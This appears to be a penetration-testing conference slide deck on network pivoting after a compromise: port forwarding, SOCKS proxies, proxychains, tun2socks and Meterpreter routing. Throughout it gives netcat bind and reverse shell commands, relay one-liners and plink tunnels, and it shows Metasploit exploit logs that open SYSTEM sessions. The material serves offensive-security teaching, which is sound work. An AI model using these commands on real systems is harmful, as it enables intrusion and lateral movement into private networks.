Pivot Tunneling for the Win!

By Monstream00



What is Pivoting?

- Act of an intruder compromising a system
- Then leveraging that system to attack internal resources



Upload Tools to Box & Attack

Up side:

 This works great and a lot of hackers use this technique

- Very noisy and increases digital evidence on compromised machine
- Big footprint




Port Forwarding

Up side:

- Used by multiple applications to attack a port
- Small footprint

- Manually pick ports
 & map them to
 server and port you
 wish to attack
- Port has to be open on remote computer




Reverse Port Forwarding

Up side:

- Can be used by multiple applications to attack a port
- Small footprint

Down side:

 Have to manual pick ports & map them to server and port you wish to attack




Socks Proxy

Up side:

- Used by multiple applications to attack multiple ports
- Small foot print to large footprint

- Applications must have a way to speak the sock protocol
- Port has to be open on remote computer
- No UDP support unless socks5




Socks Proxy

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


Tie it Together – Reverse Socks

Up side:

- Used by multiple applications to attack multiple ports
- Small footprint to large footprint

- Applications must have a way to speak the sock protocol
- Must use two tools
- No UDP support unless socks5



Meterpreter Pivoting

Up side:

- Add a route to network in Metasploit
- Attack multiple networks at one time
- No footprint on disk

- Have to stay in the framework
- Can not use other applications like nmap

Common Tools Upload

Tool	Description	OS
Sl.exe	lite port scanner	Windows
Abel	client side of cain & abel	Windows
Pwdump	dump windows hashs	Windows
Fpipe	Port forwarding	Windows
Nc	Netcat	Windows/*nix
Rootkits and Backdoors		
Compiled Exploit Code		



Port Forwarding Tools

Forward

Tool OS

Fpipe Windows

Iptables * nix

Nc Windows/*nix

Reverse

Tool OS

Plink.exe Windows

Plink -I {user} -pw {pass} {sshServer} -P {sshport} -C -L {I-ip}:{lport}:{sshServer}:{rport}

Ssh Windows/*nix

Nc Windows/*nix

Meterpreter Windows



NetCat

- Raw Connection like telnet
 - Nc {IP address} {port}
- Port Scanning an IP
 - Nc -z -v {IP address} {loport-hiport}
- Make any process a remote service
 - Nc -lvp {port} -e [cmd.exe|/bin/bash]
 - Nc -v {IP address} {port} -e [cmd.exe|/bin/bash]
- Port Forwarding
 - Nc -lp {port} -e 'nc {ip} {port}'
- Reverse Port Forwarding
 - ATKR: Nc -lp {port} -e 'nc {ip} {port}'
 - DMZ: Nc {H-IP} {port} -e 'nc {Int-IP} {port}'
- Chat session
 - Nc -lvp {port} #chat server
 - Nc -v {server IP} {port}
- File Transfer
 - Nc -lvp {port} > output.txt
 - Nc -v {IP add} {port} < input.txt
- One-Shot Webserver
 - * { echo -ne "HTTP/1.0 200 OK\r\nContent-Length: $(wc -c < some.file)\r\n\r\n"$; cat some.file; } | nc -l -p 8080

Meterpreter Pivoting

- load auto_add_route --Outside Meterpreter before session
- route add {network} {mask} {session#} --Outside Meterpreter
- Portfwd add -I {port} -L {IP} -p {port} -r {IP} --Inside Meterpreter
- Portfwd list --Inside Meterpreter

```
<u>meterpreter</u> > route
Network routes
    Subnet
                     Netmask
                                      Gateway
    127.0.0.0
                     255.0.0.0
                                      127.0.0.1
    192.168.1.0
                     255.255.255.0
                                      192.168.1.129
    192.168.1.129
                     255.255.255.255 127.0.0.1
    192.168.1.255
                     255.255.255.255
                                      192.168.1.129
    192.168.4.0
                                      192.168.4.129
                     255.255.255.0
    192.168.4.129
                     255.255.255.255 127.0.0.1
    192.168.4.255
                     255.255.255.255
                                      192.168.4.129
                                      192.168.1.129
    224.0.0.0
                     240.0.0.0
                                      192.168.4.129
    224.0.0.0
                     240.0.0.0
    255.255.255.255 255.255.255 192.168.1.129
    255.255.255.255 255.255.255 192.168.4.129
<u>meterpreter</u> > background
     exploit(handler) > route add 192.168.1.0 255.255.255.0 1
   Route added
     exploit(handler) >
```

Reverse Shell via Meterpreter!

- Reverse handler via a Meterpreter session auto Magic!!!!
 - Just setup LHOST for Meterpreter client IP!!!!

```
v × root@bt: ~
File Edit View Terminal Help
   exploit(easyftp cwd fixret) > exploit -j
[*] Exploit running as background job.
    exploit(easyftp_cwd_fixret) >
[*] Started reverse handler on 192.168.1.129:15154 via the meterpreter on session 1
[*] Prepending fixRet...
[*] Adding the payload...
[*] Overwriting part of the payload with target address...
[*] Sending exploit buffer...
[*] Sending stage (752128 bytes)
[*] Meterpreter session 2 opened (192.168.4.172-192.168.4.129:15154 -> 192.168.1.131:3010) at 2012-09-11 12:54:08 -0400
[*] AutoAddRoute: Routing new subnet 192.168.2.0/255.255.255.0 through session 2
The 'stdapi' extension has already been loaded.
msf exploit(easyftp_cwd_fixret) > sessions -l
Active sessions
                            Information
                                                                   Connection
     meterpreter x86/win32 NT AUTHORITY\SYSTEM @ CUHPIVOTXP1DMZ
                                                                   192.168.4.172:4444 -> 192.168.4.129:4963 (192.168.4.129)
     meterpreter x86/win32 NT AUTHORITY\SYSTEM @ CUHWINDOWSXP2IN 192.168.4.172-192.168.4.129:15154 -> 192.168.1.131:3010 (192.168.1.131)
```

The Secret Sauce!!!

Opens a socks proxy locally for 192.168.1.0 network

```
meterpreter > route
                             login: cool
                             password:
Network routes
                             The handle is invalid.
                    Netmask Login Failed
   Subnet
                             login: 🖁
   127.0.0.0
                    255.0.0
                             Session timed out.
   192.168.1.0
                    255.255
   192, 168, 1, 129
                    255, 255
                             Telnet Server has closed the connection
   192.168.1.255
                             Connection closed by foreign host.
                    255.255
   192.168.4.0
                              coot@bt:~# man nc
   192.168.4.129
                    255.255
                              root@bt:~# netstat -plantu | grep 1080
   192.168.4.255
                    255.255
                                               0 0.0.0.0:1080
                                                                          0.0.0.0:*
                                                                                                  LISTEN
                    240.0.0. tcp
   224.0.0.0
                    240.0.0. 9447/ruby
   224.0.0.0
   255.255.255.255 255.255. root@bt:~# netstat -plantu | grep 1080
                                                                          0.0.0.0:
                                               0 0.0.0.0:1080
                                                                                                  LISTEN
                                                                                                              9447/ruby
   255.255.255.255 255.255. tcp
meterpreter > background
    exploit(handler) > route add 192.168.1.0 255.255.255.0 1
   Route added
    exploit(handler) > use auxiliary/server/socks4a
    auxiliary(socks4a) > run
[*] Auxiliary module execution completed
[*] Starting the socks4a proxy server
    auxiliary(socks4a) >
```

The Secret Sauce!!!

Up side:

- Add a route to network in Metasploit
- Attack multiple networks at one time
- No footprint on disk
- Use other applications like nmap with proxychains

- Socks4a does not support UDP
- Proxychains does not support UDP
- Have to find good timeout value for proxychains! Or wait forever!
- Default Values:
 - tcp_connect_time_out 8000
 - tcp_read_time_out 15000
- Tested Values I use:
 - 8000/15000 2666/5000 533/1000 266/500 106/200

How to Use Secret Sauce!!!

- Proxychains {program name} {program options}
- Nano /etc/proxychains.conf
 - Quiet_mode Turns off debuging
 - Proxy_dns Tunnels dns so no dns leaks
 - Tcp_read_time_out 200
 If left unchanged Nmap will take forever
 - Tcp_connect_time_out 106 Timeouts are in millisec
 - Socks4 127.0.0.1 1080 Point proxychains to socks server

```
4 packets transmitted, 4 received,
   Subnet
                     Netmask
                                       Gateway
                                                      rtt min/avg/max/mdev = 0.204/1.006/
                                                        oot@bt:~# proxychains nmap 192.168
   127.0.0.0
                     255.0.0.0
                                       127.0.0.1
                                                      ProxyChains-3.1 (http://proxychains
   192.168.1.0
                     255.255.255.0
                                       192.168.1.129
   192.168.1.129
                     255.255.255.255
                                       127.0.0.1
                                                      Starting Nmap 5.59BETA1 ( http://nma
   192.168.1.255
                     255.255.255.255
                                      192, 168, 1, 129
                                                      Nmap scan report for 192.168.1.130
   192.168.4.0
                     255.255.255.0
                                       192.168.4.129
                                                      Host is up (0.15s latency).
   192.168.4.129
                     255.255.255.255
                                       127.0.0.1
                                                      Not shown: 999 closed ports
   192.168.4.255
                     255.255.255.255
                                      192.168.4.129
                                                              STATE SERVICE
                     240.0.0.0
                                       192.168.1.129
   224.0.0.0
                                                      139/tcp open netbios-ssn
                     240.0.0.0
                                       192.168.4.129
   224.0.0.0
   255.255.255.255
                     255.255.255.255
                                      192.168.1.129
                                                      Nmap done: 1 IP address (1 host up)
   255.255.255.255
                                      192.168.4.129
                     255.255.255.255
meterpreter > background
<u>nsf</u> exploit(handler) > route add 192.168.1.0 255.255.255.0 1
*1 Route added
    exploit(handler) > use auxiliary/server/socks4a
   auxiliary(socks4a) > options
-] Unknown command: options.
msf auxiliary(socks4a) > run
[*] Auxiliary module execution completed
[*] Starting the socks4a proxy server
    auxiliary(socks4a) >
```

Metasploit Pro \$\$\$\$


- VPN Pivoting for all ICMP, TCP, and UDP;)
- Break out the check book!!!!

Home WindowsTarget Sessions NT AUTHORITY\SYSTEM @ SERVER949 (ADMIN)

Session 1 on 199.34.125.10

Session Type Meterpreter (payload/windows/meterpreter/reverse_tcp)
Information NT AUTHORITY\SYSTEM @ SERVER949 (ADMIN)
Attack Module exploit/windows/http/integard_password_bof

Available Actions




But wait!!!! Save your Money;)



Cobalt Strike

- VPN pivoting for \$2,500
- http://www.advancedpentest.com/help-covert-vpn



But wait!!!! Save your Money;)



Tiny socks5 proxy server

- Socks.exe http://www.3proxy.ru/download/
- Supports TCP and UDP



Tun2socks + socks5

Up side:

- Can attack multiple networks at one time.
- No footprint on disk with magic;)
- Execute -f /root/socks.exe-m -d cmd.exe
- Can use other applications like nmap without proxychains
- UDP Support!!!

- Shows all TCP ports as open
- Work around is banner grab;)
- TCP scans talk longer then proxychains
- No ICMP support in socks.exe
- Can not remote wire sniff like in Pro and Cobalt Strike

Demo

Questions?

